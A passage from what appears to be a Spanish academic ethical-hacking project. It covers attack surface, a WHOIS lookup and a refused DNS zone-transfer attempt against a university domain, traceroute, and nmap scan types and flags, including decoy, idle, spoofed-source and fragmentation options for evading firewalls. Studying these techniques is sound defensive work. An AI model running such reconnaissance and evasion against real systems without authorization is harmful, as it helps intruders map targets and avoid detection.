Perl, Python, y PHP entre otros. La idea es que al instalar esta distribución obtenemos un servidor web con todas las opciones por defecto activadas de tal manera que es una buena solución para principiantes. Sin embargo, la activación por defecto de todas las opciones conlleva una serie de consecuencias que pueden llevar a aumentar la **superficie de ataque**. Un ejemplo de una mala configuración de este paquete que lleva por defecto a aumentar la superficie de ataque y a crear una vulnerabilidad es, por ejemplo, proteger la base de datos MySQL que hemos instalado pero dejar abierto el software "PhpMyAdmin" que trae el paquete para manejar bases de datos. Obviamente esto es una incongruencia y da lugar a problemas de seguridad.

Pero, ¿cómo estamos creando la superficie de ataque de esa forma? La respuesta es simple. Con un escaneo de puertos podemos detectar los puertos que están abiertos en el sistema objetivo y, de esa manera diferenciar un sistema en cuya configuración se mantiene en los parámetros establecidos por defecto y otro en el que los parámetros han sido modificados para evitar consecuencias negativas.

3.2 Contramedidas para reducir la superficie de ataque

Según un informe de "Trend Micro" [14], compañía japonesa especializada en seguridad software, establece una serie de pautas que permiten disminuir la **superficie de ataque** ya sea mediante medidas físicas o técnicas. En concreto, analizando la emergente *computación en la nube* proponen medidas para evitar el aumento de la **superficie de ataque** en sistemas virtuales pero a su vez ofrecen medidas para contrarrestarlo de forma general.

Uno de los riesgos de aumento de superficie de ataque que definen para equipos virtuales es la situación de varios de estos en idéntica ubicación. Se produce un riesgo de infecciones entre los equipos que aumenta la superficie considerablemente.

Proponen además sistemas de defensa y pruebas de auditoría que permitan evaluar la seguridad de los sistemas antes y durante el uso de éstos.

Además se establece una medida general para reducir la **superficie de ataque** que parte del uso de *cortafuegos*.

Mediante el uso de un sistema de este tipo se ofrecen varios servicios que permiten minimizar riesgos:

- Aislamiento de equipos virtuales.
- Filtrado avanzado (Direcciones origen, destino y puertos).
- Cobertura de los protocolos basados en IP.
- Cobertura de todos los tipos de trama.
- Prevención frente a ataques de denegación de servicio (DoS).
- Posibilidad de diseñar políticas de diseño por interfaz de red.
- Detección de exploraciones de reconocimiento en servidores.
- Notificación de ubicaciones.

4. Vectores de ataque

Un *vector de ataque*, por definición, no es más que "el método que utiliza una amenaza para atacar un sistema". Entendemos por tanto que un *vector de ataque* no solamente se utiliza, sino que además se elige en base a una serie de indagaciones previas.

Podemos considerar el hallazgo de un vector de ataque como la consecuencia de finalizar con éxito las fases de "reconocimiento" y "escaneo y análisis de vulnerabilidades" que describimos anteriormente.

La búsqueda de un vector de ataque implica la selección de una organización destinataria del ataque, que, en nuestro caso no será trascendente puesto que se describe de forma ilustrativa con fines académicos, pero que para un *cracker* con intenciones maliciosas será de vital importancia. Además se pretende describir el uso de una serie de herramientas que nos permiten obtener información pública sobre la citada organización destinataria del ataque.

En primer lugar existen tres datos básicos que necesitamos conocer del objetivo para encontrar un **vector de ataque** adecuado:

a) **Nombre del dominio**: Nos permite usar una puerta de entrada para a través de ella obtener las direcciones IP que necesitemos.
b) **Dirección IP:** Nos ofrece una identificación sobre la máquina objetivo que sea única.
c) **Servicios disponibles (principalmente TCP y UDP):** son las puertas de acceso al objetivo.
d) **Número de puerto**: Los identificadores de los puertos nos ofrecen una información esencial de los servicios que hay accesibles y resulta de gran interés poder identificar aquellos que pertenecen al grupo de *"Well Known Ports"*, es decir, aquellos que de forma estándar ejecutan servicios conocidos. Un ejemplo sería el puerto 25 para el servicio de correo SMTP, o el puerto 80 para HTTP.

4.1 Búsqueda de datos acerca del dominio

Una primera forma de recabar datos consiste en buscar en una base de datos de dominios. En España esa base de datos es www.nic.es pero en el resto de países suele tener un nombre similar.

Utilizando dicha herramienta podemos empezar a obtener datos de un dominio determinado.

Si por ejemplo decidiéramos obtener datos sobre la **UPM** no tendríamos más que buscar sobre su dominio www.upm.es en la base de datos "nic" y así obtendríamos la siguiente información (Figura 4.1):

Información de Dominio

DATOS DEL TITULAR

Nombre del Dominio	upm.es
Estado	Activado
Identificador	1031D-MIG1
Titular	Universidad Politecnica de Madrid
Fecha de Alta	19-06-1991
Fecha de Caducidad	19-06-2014
Agente Registrador	DIGIVAL

PERSONA DE CONTACTO ADMINISTRATIVO

Identificador	**63804C-ESNIC-F5**
Nombre	**Juan José Moreno Navarro**
Email	vicerrector.sinco@upm.es

PERSONA DE CONTACTO TECNICO

Identificador	**63804C-ESNIC-F5**
Nombre	**Juan José Moreno Navarro**
Email	vicerrector.sinco@upm.es

Identificador	**CBS476-ESNIC-F4**
Nombre	**Carmen Bravo Sanz**
Email	c.bravo@upm.es

SERVIDORES DNS

Nombre Servidor	**IP**
chico.rediris.es	130.206.1.3
einstein.ccupm.upm.es	138.100.4.8
galileo.ccupm.upm.es	138.100.4.4
sun.rediris.es	130.206.1.2

Figura 4.1 Información del dominio UPM

Con esta operación de investigación tan elemental ya hemos obtenido las direcciones IP de los servidores DNS del dominio de la universidad.

El quid de la cuestión está en que mediante estos servidores DNS se puede realizar una "transferencia de zona" que no es más que una transferencia de datos entre varios servidores DNS. Si desde nuestro equipo solicitamos una transferencia de zona, podemos obtener datos de todos los equipos del dominio. Esto no es más que un fallo de configuración los DNS, pero puede llegar a ser crítico.

Hemos comprobado que la Universidad Politécnica de Madrid tiene los servidores bien configurados (figura 4.2) y que por tanto este fallo no es problemático. Sin embargo existen miles de dominios que son susceptibles a estas queries.

```
> server 130.206.1.3
Servidor predeterminado:  chico.rediris.es
Address:  130.206.1.3

> set type=any
> ls -d upm.es
[chico.rediris.es]
*** No se puede hacer una lista del dominio upm.es: Query refused
El servidor DNS rechazó la transferencia de la zona upm.es a su equipo. Si es
incorrecto, compruebe la configuración de seguridad de la zona de transferencia
para upm.es en el servidor DNS en la dirección IP 130.206.1.3.
```

Figura 4.2 Intento de query sobre el dominio UPM

4.2 Rastreo de rutas

El envío de un paquete a través de internet supone un conjunto de saltos entre equipos hasta alcanzar el destino final. El rastreo de dichos saltos (que en conjunto establecen una ruta) supone una información que puede llegar a ser útil en determinados momentos.

Mediante la herramienta **"traceroute"** para *Linux*, o a través de **"tracert"** en *Windows* podemos hacer dicho seguimiento.

Estas herramientas, basadas en el protocolo *ICMP* [15] simplemente necesitan que les indiquemos el host destino para comenzar su trabajo. La clave del rastreo de rutas es la asignación automática por parte de la herramienta de un *TTL*, que no es más que un tiempo de vida para el paquete que se lanza. El tiempo de vida no es más que el número de saltos que tiene permitido dicho paquete hasta llegar al host destino. Cada equipo por el que pase el paquete disminuirá el *TTL* en una unidad hasta que llegue a cero, en cuyo caso devolverá un mensaje de tiempo excedido. Estos conceptos no nos aportan nada en nuestro análisis. Sin embargo, podemos ver que mediante el trazado de una ruta obtenemos información de equipos previos a nuestro host objetivo, y dicha información nos permite saber si nuestro objetivo tiene delante determinadas máquinas que nos dificulten un ataque. Por ejemplo la presencia de un *firewall* será un hándicap a tener muy en cuenta en un posible ataque y será una de las cosas que podremos detectar trazando rutas como la descrita en la figura 4.3.

```
Traza a la dirección www.uam.es [150.244.214.237]
sobre un máximo de 30 saltos:

  1     3 ms     3 ms     2 ms  192.168.0.1
  2    25 ms    24 ms    25 ms  static-129-207-26-46.ipcom.comunitel.net [46.26.
207.129]
  3    25 ms    25 ms     *     10.4.214.99
  4    29 ms    24 ms    27 ms  172.29.32.97
  5     *        *        *     Tiempo de espera agotado para esta solicitud.
  6    27 ms    26 ms    27 ms  212.166.144.46
  7    27 ms    27 ms    27 ms  rediris-1.espanix.net [193.149.1.26]
  8    26 ms    27 ms    26 ms  130.206.212.94
  9    41 ms    27 ms    26 ms  193.145.14.129
 10    27 ms    31 ms    27 ms  uam.net.redimadrid.es [193.145.14.13]
 11     *        *        *     Tiempo de espera agotado para esta solicitud.
 12    29 ms    28 ms    28 ms  www.uam.es [150.244.214.237]

Traza completa.
```

Figura 4.3 Trazado de ruta sobre el dominio UAM

En este ejemplo (Figura 4.3) se observa el trazado de una ruta hacia la web de la Universidad Autónoma de Madrid y podemos ver por ejemplo como se pasa por un punto neutro de red, *Espanix* en concreto.

4.3 Barrido PING

Un *PING* no es más que una variante del uso del protocolo *ICMP* que tiene múltiples utilidades. Una de ellas puede ser simplemente comprobar si un host está vivo (alive), pero también se puede lanzar contra una dirección de *broadcast* para hacernos una idea del tamaño de una red.

4.4 Escaneo de puertos

Probablemente, el *escaneo de puertos* sea la forma más efectiva de encontrar datos suficientes para obtener un vector de ataque.

Los puertos son los orificios de acceso a nuestros sistemas, es decir, actúan como las ventanas y las puertas de una casa o el aro de una canasta de baloncesto. Son el punto crítico por el que se producen entradas y salidas.

Podemos por tanto afirmar que cualquier servicio ofrecido por una máquina se realiza a través de un puerto abierto y que espera peticiones sobre él.

Haremos un resumen del funcionamiento de un puerto sin profundizar en él pero intentando aclarar conceptos que van ligados directamente con el escaneo posterior de puertos que se realizará.

Las comunicaciones TCP que se realizan con un puerto están basadas en *"three-way handshake"* que no es más que un proceso mediante el cual se ejecutan 3 pasos que llevan a la identificación de la máquina que quiere hacer uso del puerto.

Por tanto:

- El equipo cliente envía un paquete de sincronización hacia el puerto destino con un número de secuencia asociado a la conexión.
- El host destino responde a dicho paquete con un ACK que lleva el número de secuencia designado anteriormente.
- El cliente responde de nuevo con un ACK que permite establecer la conexión.

Si se quisiera finalizar la conexión, el proceso sería análogo pero se utilizaría un paquete de fin en lugar de uno de sincronización.

Existen tantísimos puertos (65535 en concreto) que se han estandarizado algunos para servicios concretos como ya comentamos antes. Esto, si bien es muy necesario para facilitar el uso de los servicios, favorece también las prácticas maliciosas sobre dichos puertos.

Conocido el funcionamiento de la interfaz de un puerto podemos proceder a analizar el escaneo de puertos como técnica de rastreo de un vector de ataque.

En primer lugar cabe destacar que el escaneo de puertos no es una técnica especialmente sutil puesto que implica un aumento de tráfico que podría ser detectado por un buen sistema de seguridad. Además, un buen firewall puede detectar el intento de búsqueda de puertos abiertos sin excesivos problemas.

Nos encontramos por tanto ante una técnica que da grandes resultados pero que tiene también sus contras.

El escaneo de puertos, si bien puede hacerse manualmente, requeriría un esfuerzo que sin ser demasiado tedioso, sí que nos llevaría tiempo por lo repetitivo y extenso que sería. Se hace necesario por tanto el uso de una herramienta adecuada. Existen bastantes, pero la más popular tanto por sus resultados como por su facilidad de uso es **Nmap**.

4.5 NMAP

Nmap es una aplicación que se encuentra disponible tanto para *Windows* como para *Linux*. La podemos encontrar tanto en modo gráfico como en su interfaz para consola, siendo esta última la que se desarrolló en sus inicios. No obstante se recomienda el uso de la versión en modo consola puesto que la otra versión no está 100% operativa y en algunos aspectos no funciona del todo bien. La idea es mediante este epígrafe describir las opciones que nos brinda *nmap* como analizador de red en general y como escáner de puertos en particular. Es por eso que nos proponemos describir sus opciones más destacables y sus modos de funcionamiento más útiles. A continuación se describen los distintos tipos de escaneos que se pueden realizar mediante *nmap*:

- **TCP Connect**: Mediante este escaneo usaremos la función *connect()* que tendrá éxito si los puertos están a la escucha. La ventaja de esta técnica es que no se necesitan privilegios especiales puesto que cualquier usuario puede usar esta función. El hándicap sin embargo es que produce mucho tráfico y un *firewall* podría detectar la conexión como maliciosa y añadir nuestro equipo origen a la lista negra. Para realizar un escaneo de este tipo necesitamos añadir la opción (-sT) al ejecutar nmap.

- **TCP Syn**: Esta técnica utiliza parte del *"three-way handshake"* modificándolo para hacerla efectiva. Lo que ocurre es que se envía un paquete SYN y se espera la respuesta. Si obtenemos un ACK es que el puerto está abierto, sin embargo, si lo que se obtiene es un RST sabemos que el puerto está cerrado. Al utilizar esta técnica reducimos el ruido puesto que no ejecutamos el proceso completo de acceso a un puerto. Para realizar un escaneo de este tipo necesitamos añadir la opción (-sS) al ejecutar nmap. Podemos observar en las siguientes capturas la mecánica del sondeo, el host origen (192.168.0.201 que ejecuta *Kali Linux*) envía directamente un paquete SYN hasta el host objetivo (192.168.0.199 que ejecuta *Metasploitable Linux*) y éste le responde con un RST, lo que indica que el puerto está cerrado como vemos a continuación en la figura 4.4:

Figura 4.4

En la figura 4.5 se aprecia sin embargo que el host origen envía un paquete SYN y el destino responde con un SYN ACK con lo que el puerto está abierto.

Figura 4.5

- **Stealth FIN, Xmas Tree, Null scan**: Esta serie de tipos de escaneo busca ser más disimulada que el escaneo *TCP Syn*. La idea es utilizar escaneo *FIN* de tal forma que lo que se envíe sea un paquete FIN vacío. Si con esto no es suficiente podemos utilizar el Xmas Tree activando una serie de flags que hacen que el paquete resulte menos sospechoso. Por último si utilizamos el escaneo Null se desactivarán todos los flags. Estos escaneos sin inútiles para los sistemas *Windows 9x/N* por lo que hay que evitarlo si no estamos seguros. La única ventaja de que no se soporte en algunos sistemas *Windows* es que nos permite distinguir un *Linux* de un *Windows* puesto que la respuesta para el primero será aquella que encuentre algunos puertos cerrados mientras para el segundo detectará todos abiertos, de forma errónea, obviamente. Para realizar un escaneo de este tipo necesitamos añadir la opción (-sF –sX –Sn, respectivamente) al ejecutar nmap.

- **Escaneo ping**: Si simplemente queremos detectar qué equipos se encuentra activos en una red, nos bastará con este escaneo que lo único que hace es lanzar paquetes *ICMP* y esperar respuesta. El

problema surge debido a que la mayoría de los firewalls detectan los pings de este tipo y los bloquean. Nmap sin embargo soluciona esto usando en paralelo la técnica descrita para *TCP Syn*, de forma que envía un paquete TCP al puerto 80 del servidor y si obtiene respuesta ya sabemos que está arriba. Para realizar un escaneo de este tipo necesitamos añadir la opción (-sP) al ejecutar nmap.

- **Escaneo UDP**: Esta técnica busca averiguar qué puertos *UDP* se encuentran abiertos en el servidor. La idea es enviar paquetes *UDP* vacíos a cada puerto del host objetivo obteniendo un mensaje *ICMP* de "puerto no alcanzable" si el puerto está cerrado. Si no se obtiene se asume que está abierto. El problema que tiene hacer este tipo de escaneo es que tarda bastante tiempo. La tardanza se debe a que la mayoría de los sistemas operativos ofrece una limitación en la frecuencia de mensajes de error *ICMP* que se envían desde un determinado host. Esta limitación suele estar en un mensaje de "host inalcanzable" cada 4 segundos para equipos *Linux*, o 2 mensajes por segundo en *Solaris*. La ventaja que ofrece *nmap* es que detecta estos límites y se ralentiza a propósito con el fin de evitar el lanzamiento de paquetes inútiles de forma masiva. Los límites descritos proceden de una recomendación recogida el RFC 1812 [16] que Microsoft ignoró deliberadamente y por tanto el escaneo sobre *Windows* es mucho más rápido. . Para realizar un escaneo de este tipo necesitamos añadir la opción (-sU) al ejecutar nmap. En la siguiente captura observamos el tráfico que genera este escaneo y como se puede comprobar lanza paquetes *UDP* desde el host origen (192.168.0.201 que ejecuta *Kali Linux*) hasta el host objetivo (192.168.0.199 que ejecuta *Metasploitable Linux*). El proceso es lento puesto que como se ve en la captura recorre los puertos uno a uno y por tanto podríamos decir que sería un sondeo un tanto "ruidoso". Es fácil distinguir que puertos como el 49197 están abiertos mientras que otros como el 20791 están cerrados y por eso devuelve un mensaje de "Destino inalcanzable". Podemos observar algunos de estos casos en la figura 4.6.




Figura 4.6 Intercambio de paquetes por escaneo UDP

- **IP Scan**: Mediante este escaneo se descubren los protocolos IP que soporta la máquina objetivo en sus puertos. Cualquier mensaje ICMP de error implicará que el puerto está cerrado o incluso que hay algún sistema que evita que accedamos. . Para realizar un escaneo de este tipo necesitamos añadir la opción (-sO) al ejecutar nmap.

- **Idle scan**: Con este método se busca sondear puertos *TCP* pero evitando utilizar una dirección IP origen que nos identifique. La idea es aprovechar la generación de la secuencia de los identificadores de fragmentación IP de un determinado sistema para obtener información en la víctima. Se define por tanto un sistema "zombi" que es el que hace las veces de origen y que debe estar configurado a tal

efecto. La mayor ventaja que ofrece es que es muy difícil de detectar y ofrece la posibilidad de utilizar diferentes sistemas "zombi" para analizar los puertos desde diferentes perspectivas. Este análisis resulta tremendamente complejo y se escapa de los objetivos de este proyecto. Recomendamos sin embargo la lectura del siguiente enlace para obtener una perspectiva más clara: http://nmap.org/book/idlescan.html. Para realizar un escaneo de este tipo necesitamos añadir la opción (-sI) al ejecutar nmap.

- **ACK Scan:** Con este escaneo el objetivo que tenemos difiere de lo mencionado hasta ahora puesto que se busca analizar cortafuegos de forma que se pueda chequear si determinados puertos han sido filtrados. La idea es sencilla, mediante el escaneo se lanzan paquetes con el flag *"ACK"* activado de tal forma que los puertos abiertos y cerrados devolverán un mensaje *RST*. Aquellos puertos que sin embargo devuelvan un mensaje de error serán por tanto aquellos que son filtrados por el firewall. Se puede mediante esta técnica hacer un análisis profundo que permita mapear el efecto del firewall concreto en la red. Para realizar un escaneo de este tipo necesitamos añadir la opción (-sA) al ejecutar nmap.

- **Windows Scan:** Este escaneo busca un efecto similar al *ACK scan*. La idea es que al devolver un paquete *RST* no se indica directamente que no está filtrado sino que se analiza el campo *ventana TCP* del paquete. La interpretación de este dato depende del sistema analizado puesto que hay algunos que fijan un tamaño de ventana positivo para los puertos abiertos y un tamaño de ventana nulo para aquellos que están cerrados. Sin embargo debemos ser precavidos con este análisis puesto que depende profundamente del sistema analizado. Así, en un sondeo de este tipo puede resultar incongruente encontrar por ejemplo 900 puertos abiertos y 8 cerrados. Lo más probable sea que los 8 cerrados estén abiertos y los 900 abiertos, cerrados. Para realizar un escaneo de este tipo necesitamos añadir la opción (-sW) al ejecutar nmap.

- **RPC Scan:** Mediante este sondeo se intenta determinar cuáles son *RPC* e incluso determinar el programa y la versión que se ejecuta sobre ellos. Para realizar un escaneo de este tipo necesitamos añadir la opción (-sR) al ejecutar nmap.

- **List Scan:** Actúa como un *DNS* puesto que lo único que hace es ofrecernos el par *IP-hostname* para cada máquina sin dar más detalles.

Llegados a este punto en el que conocemos los diferentes tipos de escaneo que se pueden hacer mediante *nmap* resulta de verdadero interés detallar cómo se lanza uno de estos escaneos. Un sondeo *nmap* ofrece múltiples opciones que empiezan por la selección del host objetivo. Podemos indicar la máquina destino de nuestro escaneo mediante su nombre de host, su dirección IP, o incluso un rango de éstas. Así, por ejemplo podríamos decidir lanzar un sondeo sobre una red local cuyas IP fueran **192.168.0.***, o, más específico, **192.168.0.1-10**, que con el operador guion haría que se escanearan todas las IPs del rango definido.

Esto no son sin embargo opciones como tal, sino que es una parte básica de la ejecución de un comando en *nmap*. A continuación se describirán lo que se consideran opciones para ejecutar un sondeo *nmap*.

- **Port Range:** mediante esta opción señalamos un rango de puertos que van a ser escaneados. Para utilizar esta opción, añadimos **–p** y el parámetro adecuado al ejecutar el comando *nmap*.

- **Use decoy:** Se utiliza para usar un señuelo que confunda al host destino. De esta forma se lanza un sondeo que aunque tiene como origen una sola máquina se camufla utilizando diferentes IPs para ejecutar el escaneado. Al lanzarlo necesita que se indique también cuál es la IP verdadera para que *nmap* sepa distinguirla del resto a la hora de devolver los resultados. Además, es importante utilizar como señuelos IPs que estén activas realmente puesto que si no, nos arriesgamos a provocar una

denegación de servicio involuntaria en el host víctima. Para utilizar esta opción, añadimos **–D** y el parámetro adecuado al ejecutar el comando *nmap*.

- **Bounce scan:** Esta opción consiste en solicitar desde un servidor FTP que usaremos como proxy, conexiones a puertos de la máquina víctima para intentar saltarnos un cortafuegos. Para utilizar esta opción, añadimos **–b** y el parámetro adecuado al ejecutar el comando *nmap*.
- **Device:** Aunque normalmente *nmap* la detecta automáticamente, mediante esta opción podemos seleccionar la interfaz de red a través de la cuál queremos que se produzcan los sondeos. Para utilizar esta opción, añadimos **–e** y el parámetro adecuado al ejecutar el comando *nmap*.

- **Source Address:** Se utiliza para indicar la IP (simulada) desde la que se realiza el escaneo. Implica la especificación de la interfaz que queremos usar, por tanto, requiere de la opción *device* para su uso. Para utilizar esta opción, añadimos **–S** y el parámetro adecuado (-e incluido) al ejecutar el comando *nmap*.

- **Source Port:** Simplemente indicamos el puerto desde el que se lanzará el sondeo. Para utilizar esta opción, añadimos **–g** y el parámetro adecuado al ejecutar el comando *nmap*.

- **Idle Scan Host:** se utiliza para indicar la máquina *zombi* en el tipo de escaneo *Idle Scan* que mencionamos anteriormente. Para utilizar esta opción, añadimos **–sl** y el parámetro adecuado al ejecutar el comando *nmap*.

- **Fragmentation:** Fragmenta los paquetes enviados hacia el host víctima con la intención de que sean más difíciles de detectar e incluso puedan saltarse algún cortafuegos. Para utilizar esta opción, añadimos **–f** y el parámetro adecuado al ejecutar el comando *nmap*.

- **OS Detection**: Esta opción resulta de vital importancia a la hora de seleccionar un vector de ataque puesto que lo que hace es detectar información del sistema operativo que se está ejecutando en el host objetivo. Para utilizar esta opción, añadimos **–O** y el parámetro adecuado al ejecutar el comando *nmap*.

- **Resolve All:** Permite que se devuelvan las IP con sus nombres de host asociados actuando así como un DNS. Para utilizar esta opción, añadimos **–R** y el parámetro adecuado al ejecutar el comando *nmap*.

- **Resume:** esta opción resulta útil si hemos ejecutado varios escaneos y hemos guardado un log de ellos. La idea es que al ejecutar *nmap* con este parámetro podemos reanudar un escaneo que paramos previamente a partir de su log. Para utilizar esta opción, añadimos **–-resume** y el parámetro adecuado al ejecutar el comando *nmap*.

- **Fast scan:** es un servicio que ofrece *nmap* para efectuar un escaneo rápido de los puertos más comunes sin detenerse en los 65535 puertos disponibles. Para utilizar esta opción, añadimos **–F** y el parámetro adecuado al ejecutar el comando *nmap*.

- **Debug:** ofrece información sobre lo que se ejecuta internamente en *nmap* cuando lanzamos la aplicación.

- **Verbose** y **very verbose:** ofrecen información detallada en la salida de la ejecución del comando para poder analizar detenidamente. La primera de ellas ofrece menos que la segunda. Para utilizar estas opciones, añadimos **–v** y **–vv** respectivamente y el parámetro adecuado al ejecutar el comando *nmap*.

5. Análisis de vulnerabilidades mediante “hacking ético”

5.1 Visión general

Desde el momento mismo en que se plantea el análisis de las vulnerabilidades de un sistema se está procediendo a utilizar un *arma de doble filo* puesto que al ser conscientes de los fallos de seguridad de un determinado conjunto de sistemas se puede tanto proceder a corregirlos e implantar contramedidas hasta utilizarlos maliciosamente para provocar un fallo intencionado.

Una de las tareas más importantes en “hacking ético” es el análisis de las vulnerabilidades y su aplicación positiva en beneficio de la seguridad del sistema informático.

Por definición, analizar las vulnerabilidades no es más que:

> *“Utilizar una herramienta, o un conjunto de éstas para rastrear y eliminar vulnerabilidades en materia de seguridad sobre aplicaciones que estén siendo ejecutadas por el sistema o sobre la configuración de éste.”*

El problema más grave que se da en el campo de la seguridad informática es que si bien muchas empresas poseen departamentos especializados en *securizar* los sistemas, muchas veces estos departamentos no existen o no dan abasto con la cantidad de solicitudes que les llegan.

Por mi experiencia empresarial puedo afirmar que las aplicaciones que se realizan para uso interno de la compañía son desarrolladas por programadores que no siempre pueden poner énfasis en la seguridad del software que desarrollan puesto que están sometidos a una gran presión para obtener resultados a tiempo. Esta presión repercute directamente en la calidad del software desarrollado puesto que si bien cumple perfectamente con su objetivo final en cuanto a funcionalidades requeridas por el cliente o por la propia empresa en casos de proyectos internos, por otro lado cojea muchas veces en materia de seguridad puesto que o bien este aspecto se obvia, o simplemente se le da menos importancia por falta de tiempo de desarrollo.

El problema surge entonces debido a la acumulación de “bugs” que pueden ser utilizados de forma maliciosa y provocar que el software sea **vulnerable.**

Normalmente se entenderá que dicho software será susceptible a actuaciones delictivas desde que se lanza hasta que se detecta la vulnerabilidad y se desarrolla un parche que la corrija. Este tiempo puede ser reducido o de poca importancia si el fallo es detectado en un proceso de test del software mediante versiones “alfa” o “beta”, o incluso si es un propio empleado de la compañía el que se cerciora del problema. Sin embargo en aquellos casos en que el fallo es detectado desde fuera, el proceso puede ser más largo y el parche podría no llegar nunca.

Como ya hemos ido describiendo en capítulos previos, un *hacker* debe de dar una serie de pasos antes de lanzar un ataque entre los que resulta de gran importancia investigar a la víctima. Una vez conocido el objetivo comienza la tediosa tarea de buscar un resquicio que permita atacarla. Esto es lo que llamamos vulnerabilidad, y a la tarea de encontrarla y decidir cómo utilizarla, es a la que conocemos como “análisis de vulnerabilidades”.


Llegados a este punto, tenemos dos definiciones, una más formal y otra más coloquial, pero aún no sabemos cómo proceder a realizar un análisis completo. El primer paso es utilizar una base de datos especializada. Debido a la cantidad de vulnerabilidades existentes en los diferentes sistemas operativos que se usan tanto hoy como en el pasado, existen bases de datos con mucha información sobre diferentes tipos de vulnerabilidades y

sobre cómo pueden ser explotadas y corregidas. Además se detallan los fallos que desencadenan y las versiones que resultan afectadas.

La base de datos de referencia en éste aspecto es “bugtraq” (no debe confundirse con el sistema operativo de *pentesting* de mismo nombre y similar a Kali Linux que es el que utilizamos aquí). A ella se puede acceder a través de la URL:

http://www.securityfocus.com

En dicha web podemos encontrar desde listas de correo para estar al día en cuanto a las vulnerabilidades que se van detectando, pasando por foros de discusión, hasta llegar a la base de datos en sí que es lo que más nos interesa en éste momento. La búsqueda en éste sitio web resulta sin embargo un tanto tediosa por lo que nos parecen más útiles otras bases de datos como la que ofrece **CVE**, un diccionario de vulnerabilidades compuesto por bugs que han sido estudiados y a los que se considera vulnerabilidades como tal y otros que aún no han sido aprobados y que aparecen en la lista **CAN**. Este diccionario resulta de una utilidad inmensa puesto que además de analizar la vulnerabilidad en cuestión, nos ofrece una gran cantidad de referencias entre las que en muchas ocasiones encontramos enlaces directos a exploits que atacan dicha vulnerabilidad. A modo de ejemplo, si buscamos ***“heartbleed”*** en **CVE**, (vulnerabilidad recientemente descubierta en Open SSL versión 1.0.1f que permite al atacante leer memoria de servidores y clientes con las consecuencias terribles que ello conlleva) nos ofrece la siguiente información representada en la figura 5.1:



CVE-ID

CVE-2014-0160 Learn more at National Vulnerability Database (NVD)
• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

